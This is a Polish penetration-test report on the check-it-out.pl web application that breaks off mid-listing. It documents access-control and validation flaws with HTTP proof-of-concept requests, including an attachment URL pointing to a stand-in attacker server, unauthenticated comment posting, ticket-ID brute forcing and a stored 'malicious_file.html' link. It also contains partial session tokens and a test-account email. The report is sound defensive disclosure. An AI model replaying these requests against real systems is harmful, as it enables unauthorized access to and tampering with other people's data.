

SECURITY AUDIT RAPORT PODATNOŚCI

Client: CHECK IT OUT SPÓŁKA Z OGRANICZONĄ
ODPOWIEDZIALNOŚCIĄ



Author:


Yurii Melnik
Bartłomiej Balcerek

Date of creation	2026-07-01
Document confidentiality	Poufne
Document status	Zamknięty
Name of the service	check-it-out.pl
Time period	01.06.2026 - 10.07.2026
Audit type	GrayBox
Tested host	check-it-out.pl

1	Statistic	3
2	Introduction	5
3	Vulnerabilities	6
3.1	Możliwość podmiany źródła pliku podczas uploadu	6
3.2	Brak kontroli dostępu do funkcji dodawania odpowiedzi do zgłoszeń umożliwiające nieautoryzowane dodawanie komentarzy	9
3.3	Przewidywalny identyfikator zgłoszenia (Reference Ticket)	11
3.4	Wykorzystanie przestarzałej wersji biblioteki Angular (v17.2.4)	13
3.5	Brak walidacji domeny dla adresów URL wideo	15
3.6	Brak rozdzielenia uprawnień administratorów umożliwiające wzajemną modyfikację ról administracyjnych	18
3.7	Dostęp do danych użytkowników poprzez identyfikator Firebase User ID	21
3.8	Nieprawidłowa konfiguracja polityki Content Security Policy (CSP)	24
3.9	Możliwość zmiany własnych uprawnień przez administratora	26
3.10	Duplikacja nagłówka bezpieczeństwa HTTP X-Frame-Options	29
3.11	Użycie przestarzałego mechanizmu bezpieczeństwa	31
4	Summary	33

Distribution of vulnerabilities levels





Distribution of vulnerabilities categories

Niniejszy dokument przedstawia wyniki testu penetracyjnego aplikacji webowej, którego celem była ocena poziomu jej bezpieczeństwa oraz identyfikacja podatności. Test penetracyjny został zrealizowany w trybie GrayBox, co oznacza, że tester dysponował ograniczoną wiedzą na temat aplikacji. Do celów testu zostało wykorzystane konto o uprawnieniach ADMIN oraz konto z uprawnieniami zwykłego użytkownika (COMPANY, INFLUENCER). Testy zostały przeprowadzone zgodnie z ogólnie przyjętą metodologią OWASP (Open Web Application Security Project). Należy podkreślić, że test penetracyjny nie gwarantuje wykrycia wszystkich możliwych podatności: istnieje możliwość, że podatności (w szczególności nieujawnione) istnieją w komponentach szeroko rozumianego stosu programowego, które nie były w zakresie testu, oraz że pentester mógł przeoczyć niektóre podatności lub ryzyka. Z tego powodu zaleca się prowadzenie regularnych testów bezpieczeństwa.

3.1 Możliwość podmiany źródła pliku podczas uploadu

Category	Port	CVSS Score	Vulnerability level
Broken Access Control	443	7,8	High

Description:

Endpoint odpowiedzialny za dodawanie załączników do zgłoszenia pozwala na przekazanie parametru `fileUrl`, który nie jest weryfikowany po stronie serwera pod kątem zaufanego źródła. W rezultacie możliwe jest wskazanie zewnętrznego, kontrolowanego przez atakującego adresu URL jako źródła pliku.

Obtain Method:

HTTP Proxy

Result:

Listing 3.1: Request

```
POST /api/support/ticket/response/2543/attachments HTTP/2
Host: check-it-out.pl
Cookie: session=eyJhbGciOiJIUzUxMiJ9.eyJz.....
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: application/json, text/plain, */*
Accept-Language: pl
Accept-Encoding: gzip, deflate, br
Referer: https://check-it-out.pl/support/admin/tickets/7502
X-App-Language: pl
Content-Type: application/json
Content-Length: 133
Origin: https://check-it-out.pl
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

[{"fileName":"test3.txt","contentType":"text/plain","fileUrl":"https://attacker-controlled-server/evil-controlled","fileSize":13084}]
```

Listing 3.2: Response

Poufne

6

```
HTTP/2 200 OK
Date: Mon, 06 Jul 2026 08:02:01 GMT
Content-Type: application/json
Server: cloudflare
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: https://check-it-out.pl
Access-Control-Expose-Headers: Authorization, Content-Type, Content-Length, X-Request-ID, X-Correlation-ID, X-Trace-ID, X-Total-Count, X-Page-Count, Location, X-RateLimit-Limit, X-RateLimit-Remaining, X-RateLimit-Reset, Retry-After, X-Consent-Required
Access-Control-Allow-Credentials: true
X-Trace-Id: REQ-1c06700d
X-Correlation-Id: REQ-1c06700d
X-Request-Id: REQ-1783324921795-67
X-Content-Type-Options: nosniff
X-Xss-Protection: 0
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=0; includeSubDomains; preload
Content-Security-Policy: default-src 'self' https;; script-src 'self' 'unsafe-inline' https://cdn.cloudflare.com https://cdnjs.cloudflare.com https://f.vimeocdn.com https://www.instagram.com https://www.googletagmanager.com https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/; style-src 'self' 'unsafe-inline' https;; img-src 'self' data: https;; font-src 'self' data: https;; connect-src 'self' https;; frame-src 'self' https://player.vimeo.com https://www.instagram.com https://www.google.com/recaptcha/ https://recaptcha.google.com/recaptcha/; frame-ancestors 'none';
Permissions-Policy: geolocation=(), microphone=(), camera=(), payment=(), usb=(), magnetometer=(), accelerometer=(), gyroscope=()
X-Permitted-Cross-Domain-Policies: none
X-Download-Options: noopen
X-Dns-Prefetch-Control: off
Cf-Cache-Status: DYNAMIC
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=haleefKDZajC6H%2Bj1qau0TxKqr83IoxffBrrW9O6bsOLZlQlcz9UX3vfrVPefABfEKbLy3vToTuYQAlx861dN168%2F5Ue5O85TwEZJPjhCfpSBTIBQmy9YZNQ152fBNDXkqY%3D"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Ray: a16d15b92fb4e658-WAW
Alt-Svc: h3=":443"; ma=86400

[{"id":12,"responseId":2543,"fileName":"test3.txt","contentType":"text/plain","fileSize":13084,"downloadUrl":"https://attacker-controlled-server/evil-controlled"}]
```

Patch Method:

Poufne

7

3.1. MOŻLIWOŚĆ PODMIANY ŹRÓDŁA PLIKU PODCZAS UPLOADU

Zaleca się całkowite ograniczenie możliwości definiowania `fileUrl` przez użytkownika lub wdrożenie mechanizmu walidacji tego parametru. System powinien akceptować wyłącznie adresy URL pochodzące z zaufanych, whitelistedowanych domen lub całkowicie zastąpić model oparty na URL mechanizmem bezpośredniego uploadu pliku (multipart/form-data) do serwera aplikacji.

Dodatkowo należy wymusić kontrolę pobieranych zasobów (np. poprzez backendowy fetch z walidacją źródła, blokadą SSRF oraz ograniczeniem do wewnętrznych storage'ów), aby uniemożliwić wskazywanie zewnętrznych, nieautoryzowanych lokalizacji.

Additional Information:

Lokalizacja:

<https://check-it-out.pl/api/support/ticket/response/2543/attachments>

CVSS Vector: AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N/E:P

3.2 Brak kontroli dostępu do funkcji dodawania odpowiedzi do zgłoszeń umożliwiające nieautoryzowane dodawanie komentarzy

Category	Port	CVSS Score	Vulnerability level
Broken Access Control	443	5,5	Medium

Description:

Podczas testów stwierdzono, że funkcja dodawania komentarzy do zgłoszeń (ticketów) nie wymaga uwierzytelnienia użytkownika ani dodatkowej weryfikacji uprawnień. Każda osoba posiadająca odpowiednio skonstruowany adres URL endpointu API może dodać komentarz do istniejącego zgłoszenia, bez konieczności zalogowania się do aplikacji. Postać URL jest przewidywalna (co opisano w osobnej notatce).

Obtain Method:

HTTP Proxy

Result:

Listing 3.3: Request

```
POST /api/support/ticket/response?reference=CIO-20260602-4389&email=3
fjar95k23rqe4zgr6961vd63x9oxel3@oastify.com HTTP/2
Host: check-it-out.pl
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: application/json, text/plain, */*
Accept-Language: pl
Accept-Encoding: gzip, deflate, br
Referer: https://check-it-out.pl/collaborations/list
X-App-Language: pl
Content-Type: application/json
Content-Length: 24

{"content":"Vulnerable "}
```

Listing 3.4: Response

```
HTTP/2 200 OK
Date: Wed, 01 Jul 2026 10:53:52 GMT
Content-Type: application/json
Server: cloudflare
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Trace-Id: REQ-b1474bc1
X-Correlation-Id: REQ-b1474bc1
```

3.2. BRAK KONTROLI DOSTĘPU DO FUNKCJI DODAWANIA ODPOWIEDZI DO ZGŁOSZEŃ UMOŻLIWIAJĄCY NIEAUTORYZOWANE DODAWANIE KOMENTARZY

```
X-Ratelimit-Limit: 60
X-Ratelimit-Remaining: 58
X-Ratelimit-Reset: 1782903292
X-Ratelimit-Privacy: anonymized
X-Ratelimit-Retention: 24h
X-Content-Type-Options: nosniff
X-Xss-Protection: 0
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=0; includeSubDomains; preload
Content-Security-Policy: default-src 'self' https;; script-src 'self' 'unsafe-inline' https://cdn.cloudflare.com
https://cdnjs.cloudflare.com https://f.vimeocdn.com https://www.instagram.com https://www.
googletagmanager.com https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/; style-src '
self' 'unsafe-inline' https;; img-src 'self' data: https;; font-src 'self' data: https;; connect-src 'self' https;; frame
-src 'self' https://player.vimeo.com https://www.instagram.com https://www.google.com/recaptcha/ https://
recaptcha.google.com/recaptcha/; frame-ancestors 'none';
Permissions-Policy: geolocation=(), microphone=(), camera=(), payment=(), usb=(), magnetometer=(),
accelerometer=(), gyroscope=()
X-Permitted-Cross-Domain-Policies: none
X-Download-Options: noopen
X-Dns-Prefetch-Control: off
Cf-Cache-Status: DYNAMIC
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s
=1H7Dqn4GK7FhRI60qjOHxZsoTCoAasjQOYkn6PvqLP3wxWfw%2
BqBrLZSsImyUpjdc5NBz2h4jTMwnCHhGs53buRSR3W5JydzOgcM203nDo1ujch4Wl2tIxiVDJbjO7%2FDuUlw
%3D"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Ray: a144de91e948ee43-WAW
Alt-Svc: h3=":443"; ma=86400

{"id":2532,"ticketId":7502,"content":"Vulnerable","fromAdmin":false,"attachments":[]}
```

Patch Method:

Zaleca się wdrożenie pełnej kontroli dostępu dla endpointu odpowiedzialnego za dodawanie odpowiedzi do zgłoszeń. Operacja dodawania komentarza powinna wymagać uwierzytelnienia użytkownika oraz weryfikacji, czy posiada on uprawnienia do modyfikacji danego zgłoszenia.

Additional Information:

CVSS Vector: AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:L/SC:L/SI:L/SA:L/E:P

3.3 Przewidywalny identyfikator zgłoszenia (Reference Ticket)

Category	Port	CVSS Score	Vulnerability level
Broken Access Control	443	5,5	Medium

Description:

Aplikacja wykorzystuje przewidywalny format identyfikatora zgłoszenia (Reference Ticket) w postaci CIO-YYYYMMDD-XXXX, gdzie pierwsza część zawiera stały prefiks, następnie datę utworzenia zgłoszenia, a na końcu jedynie czterocyfrową wartość losową. Przykładowy identyfikator CIO-20260602-4389 zawiera datę utworzenia zgłoszenia oraz numer 4389, który jest łatwy do odgadnięcia metodą brute force, ponieważ liczba możliwych kombinacji wynosi jedynie 10 000.

W efekcie osoba atakująca, znając datę utworzenia zgłoszenia lub będąc w stanie ją oszacować, może automatycznie generować kolejne wartości identyfikatora i wysyłać zapytania do endpointu.

Tak przewidywalny schemat identyfikatorów znacząco ułatwia enumerację istniejących zgłoszeń oraz może prowadzić do ujawnienia informacji o zgłoszeniach innych użytkowników.

Obtain Method:

HTTP Proxy

Result:

Listing 3.5: Request

```
GET /api/support/ticket/status?reference=CIO-20260602-4389&email=3fjar95k23rqe4zgr6961vd63x9oxel3@oastify.com HTTP/2
```

```
Host: check-it-out.pl
```

```
Cookie: session=eyJhbGciOiJIUzUxMiJ9.
```

```
eyJzdWIiOiJiVE1KbzdEQkZaaExPOHFjOUZsaDZrUTFkR0QyIiwiaWF0IjoxNzgzMzE4MDU3LCJleHAiOiE3ODMzMjUyNTcs
```

```
.MLlhqYTWYURqgEfxVkKmbA8TWZN9jzqHYhDlaQgsz6ffrKq58TSgPn2O2jiN-
```

```
DFsPZ3zXbTaBhgDeii3AqkNA; session_sig=jljF3cD9WHjFAnQHf3hvKT3RH6r9qjFhM80ovyJxxII=
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.9
```

```
Accept-Encoding: gzip, deflate, br
```

```
Upgrade-Insecure-Requests: 1
```

```
Sec-Fetch-Dest: document
```

```
Sec-Fetch-Mode: navigate
```

```
Sec-Fetch-Site: none
```

```
Sec-Fetch-User: ?1
```

```
Priority: u=0, i
```

```
Te: trailers
```

Patch Method:


Zaleca się zwiększenie długości losowej części identyfikatora z czterech do co najmniej ośmiu cyfr i znaków, co

3.3. PRZEWIDYWALNY IDENTYFIKATOR ZGŁOSZENIA (REFERENCE TICKET)

zwiększy liczbę możliwych kombinacji i utrudni przeprowadzenie skutecznego ataku brute force. Dodatkowo rekomendowane jest zastosowanie kryptograficznie bezpiecznych, losowych identyfikatorów o wysokiej entropii (np UUID v4), zamiast przewidywalnego schematu opartego na dacie utworzenia zgłoszenia.

Additional Information:

CVSS Vector: AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:L/SC:L/SI:L/SA:L/E:P



3.4 Wykorzystanie przestarzałej wersji biblioteki Angular (v17.2.4)

Category	Port	CVSS Score	Vulnerability level
Vulnerable third party software	443	5,5	Medium

Description:

W testowanej aplikacji wykryto bibliotekę JavaScript, która posiada znane podatności.

Listing 3.6: Biblioteka

Angular v17 .2.4

Obtain Method:

HTTP Proxy

Result:
Listing 3.7: Request

```
GET /vendor.b8d7cbd294a7ec43.js HTTP/2
Host: check-it-out.pl
Cookie: session=eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJiVE1KbzdEQkZaaExPOHFjOUZsaDZrUTFkR0QyIiwiaWF0IjoxNzgzMzE4MDU3LCJleHAiOiJlE3ODMzMjUyNTcsMLlhqYTYWYURqgEfxVvKmbA8TWZN9jzqHYhDlaQgsz6ffrKeq58TSgPn2O2jiN-DfsPZ3zXbTaBhgDeii3AqkNA; session_sig=jljF3cD9WHjFAnQHf3hvKT3RH6r9qjFhM80ovyJxxII=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4
Te: trailers
```

Listing 3.8: Response

```
HTTP/2 200 OK
Date: Mon, 06 Jul 2026 06:41:58 GMT
Content-Type: application/javascript
Server: cloudflare
Last-Modified: Sun, 31 May 2026 18:43:49 GMT
Vary: Accept-Encoding
Etag: W/"6a1c8165-13e997"
```

Expires: Wed, 05 Aug 2026 06:08:48 GMT
Cache-Control: public, max-age=2592000, immutable
X-Content-Type-Options: nosniff
Age: 1990
Cf-Cache-Status: HIT
Strict-Transport-Security: max-age=0; includeSubDomains; preload
Speculation-Rules: "/cdn-cgi/speculation"
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=ORbpS8oZN6FcX5Zo3g%2BYgJ80QTZS1vJ8mqRIMU5CjYkLnDpWimp4pN8DHRHBq9u4N0WrSiQR8WkViNvd3XP2xxC64HrLzknd0YmgM%2Boro5XJeq4C0y40UL2r46936yNG%2Fp0%3D"}]}}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Ray: a16ca07718de4e6e-WAW
Alt-Svc: h3=":443"; ma=86400

.....

* @license Angular v17.2.4
* (c) 2010–2022 Google LLC. <https://angular.io/>
* License: MIT

Patch Method:

Zaleca się aktualizację biblioteki Angular do najnowszej wspieranej wersji zawierającej poprawki bezpieczeństwa oraz wdrożenie procesu regularnej aktualizacji i monitorowania wykorzystywanych bibliotek.

Additional Information:

CVSS Vector: AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N/E:P

3.5 Brak walidacji domeny dla adresów URL wideo

Category	Port	CVSS Score	Vulnerability level
Improper Input Validation	443	5,3	Medium

Description:

Aplikacja umożliwia dodawanie materiałów wideo, które zgodnie z założeniami powinny pochodzić z serwisu Vimeo. Backend nie weryfikuje jednak, czy przekazany adres URL należy do zaufanej domeny Vimeo. W rezultacie atakujący może zmodyfikować żądanie HTTP i przekazać dowolny adres URL wskazujący na zasób znajdujący się na kontrolowanym przez siebie serwerze. Przesłany adres zostaje zaakceptowany i zapisany przez aplikację, mimo że nie spełnia założeń funkcjonalnych. Podatność prowadzi do naruszenia logiki biznesowej oraz umożliwia zapisanie odnośników do treści pochodzących z niezaufanych źródeł.

Obtain Method:

HTTP Proxy

Result:
Listing 3.9: Request

```
POST /api/applied—opportunity/content HTTP/2
Host: check—it—out.pl
Cookie: session=eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJBS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: application/json, text/plain, */*
Accept-Language: pl
Accept-Encoding: gzip, deflate, br
Referer: https://check—it—out.pl/collaborations/in—progress
X-App-Language: pl
Content-Type: application/json
Content-Length: 245
Origin: https://check—it—out.pl
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same—origin
Priority: u=0
Te: trailers

{"appliedOpportunityId":151,"contentType":51,"contentCount":1,"urls":["http://localhost:8000/malicious_file.html"],"description":"test","tags":"test","contentCreationDate":"2026-07-07T06:25:08.795Z","submissionDate":"2026-07-07T06:25:08.795Z"}
```

Listing 3.10: Response

HTTP/2 201 Created
Date: Tue, 07 Jul 2026 06:42:22 GMT
Content-Type: application/json
Content-Length: 438
Server: cloudflare
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: https://check-it-out.pl
Access-Control-Expose-Headers: Authorization, Content-Type, Content-Length, X-Request-ID, X-Correlation-ID, X-Trace-ID, X-Total-Count, X-Page-Count, Location, X-RateLimit-Limit, X-RateLimit-Remaining, X-RateLimit-Reset, Retry-After, X-Consent-Required
Access-Control-Allow-Credentials: true
X-Trace-Id: REQ-ad7e1996
X-Correlation-Id: REQ-ad7e1996
X-Request-Id: REQ-1783406542682-56345
X-Content-Type-Options: nosniff
X-Xss-Protection: 0
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=0; includeSubDomains; preload
Content-Security-Policy: default-src 'self' https;; script-src 'self' 'unsafe-inline' https://cdn.cloudflare.com https://cdnjs.cloudflare.com https://f.vimeocdn.com https://www.instagram.com https://www.googletagmanager.com https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/; style-src 'self' 'unsafe-inline' https;; img-src 'self' data: https;; font-src 'self' data: https;; connect-src 'self' https;; frame-src 'self' https://player.vimeo.com https://www.instagram.com https://www.google.com/recaptcha/ https://recaptcha.google.com/recaptcha/; frame-ancestors 'none';
Permissions-Policy: geolocation=(), microphone=(), camera=(), payment=(), usb=(), magnetometer=(), accelerometer=(), gyroscope=()
X-Permitted-Cross-Domain-Policies: none
X-Download-Options: noopen
X-Dns-Prefetch-Control: off
Cf-Cache-Status: DYNAMIC
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=kqh6gCViXGzvLnGYDwCkyEyQ3UnR2GkzbRsRfd2Jct2J8qrjHzxvMbvtGjnnYjDLcve%2B9pmFKSFKCxcT6V%2BC0U8PaY7qxfTh2F8pZCLL2P5s6IazR0KzCPZdm4lg1B85bgE%3D"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Ray: a174de6ba937f56d-WAW
Alt-Svc: h3=":443"; ma=86400

{"id":20009,"appliedOpportunityId":151,"contentType":51,"contentTypeName":"reel","contentCount":1,"urls":["http://localhost:8000/malicious_file.html"],"description":"test","tags":["test"],"contentCreationDate":"2026-07-07T06:25:08.795","submissionDate":"2026-07-07T06:25:08.795","approvalStatus":"PENDING","createdTime":"2026-07-07T06:43:27.335842","lastUpdateTime":"2026-07-07T06:43:27.335853","updaterId":"

AJKIUg2sbEhZp0GzpM5R8mI5rFl2
"}

Patch Method:

Walidacja adresów URL powinna być realizowana po stronie backendu i nie może opierać się wyłącznie na mechanizmach zaimplementowanych w interfejsie użytkownika. Serwer powinien akceptować wyłącznie adresy URL należące do zaufanych domen Vimeo, takich jak vimeo.com, www.vimeo.com oraz player.vimeo.com, wykorzystując listę dozwolonych domen (allowlist). Dodatkowo należy zweryfikować poprawność schematu adresu (https) oraz jego struktury zgodnie z oczekiwanym formatem linków do materiałów wideo. Wszystkie adresy niespełniające zdefiniowanych kryteriów powinny zostać odrzucone.

Additional Information:

CVSS Vector: AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N

3.6 Brak rozdzielania uprawnień administratorów umożliwiające wzajemną modyfikację ról administracyjnych

Category	Port	CVSS Score	Vulnerability level
Broken Access Control	443	2,9	Low

Description:

W aplikacji użytkownik posiadający rolę ADMIN może zmieniać uprawnienia innych użytkowników posiadających również rolę ADMIN. Takie rozwiązanie nie jest zgodne z dobrymi praktykami projektowania mechanizmów kontroli dostępu, ponieważ narusza zasadę najmniejszych uprawnień (Principle of Least Privilege) oraz zasadę rozdzielania obowiązków (Separation of Duties).

Przyjęty model uprawnień powoduje, że każdy administrator posiada pełną kontrolę nad uprawnieniami pozostałych administratorów. W przypadku przejęcia jednego konta administracyjnego lub wykorzystania go przez nieuprawnioną osobę możliwe jest odebranie uprawnień innym administratorom, zmiana ich ról oraz przejęcie pełnej kontroli nad mechanizmem zarządzania uprawnieniami. Brak wydzielenia ról o najwyższych uprawnieniach zwiększa ryzyko eskalacji skutków kompromitacji pojedynczego konta administracyjnego.

Na potrzeby przeprowadzenia testów udostępniono konto „norbert.marchewka33@o2.pl”, które posiadało uprawnienia administracyjne.

W trakcie testów, korzystając z konta „norbert.marchewka33@o2.pl”, utworzono nowego użytkownika „User1” i nadano mu rolę ADMIN. Następnie zalogowano się na konto „User1” i zweryfikowano możliwości zarządzania uprawnieniami. Stwierdzono, że nowo utworzony administrator posiada możliwość modyfikowania uprawnień innych administratorów. W ramach potwierdzenia podatności użytkownik „User1” zmienił uprawnienia konta „norbert.marchewka33@o2.pl”, co potwierdziło brak rozdzielania uprawnień pomiędzy administratorami oraz możliwość wzajemnej modyfikacji ról administracyjnych.

Obtain Method:

HTTP Proxy

Result:

Listing 3.11: Request User1 nadaje uprawnienia COMPANY do norbert.marchewka33@o2.pl

```
PATCH /api/users/22502 HTTP/2
Host: check-it-out.pl
Cookie: session=eyJhbGciOiJIUzUxMiJ9.eyJzdW.....; session_sig=q/5ino5p05QGMafgTR15vDJTVC8Wrx/f7TsY1ahZXE=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: application/json, text/plain, */*
Accept-Language: pl
Accept-Encoding: gzip, deflate, br
Referer: https://check-it-out.pl/user/list
X-App-Language: pl
Content-Type: application/json
Content-Length: 126
```

